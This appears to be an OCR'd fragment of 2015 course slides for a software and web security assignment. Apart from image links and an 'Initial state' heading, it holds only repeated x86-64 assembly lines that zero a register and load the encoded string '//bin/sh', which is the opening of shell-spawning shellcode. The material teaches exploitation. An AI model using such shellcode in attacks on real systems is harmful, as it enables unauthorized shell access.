
Assignment 5b


Software and Web Security

March 24th, 2015


Initial state




xor %rdx, %rdx




xor %rdx, %rdx




xor %rdx, %rdx




mov $0x68732f6e69622f2f, %rbx




mov $0x68732f6e69622f2f, %rbx



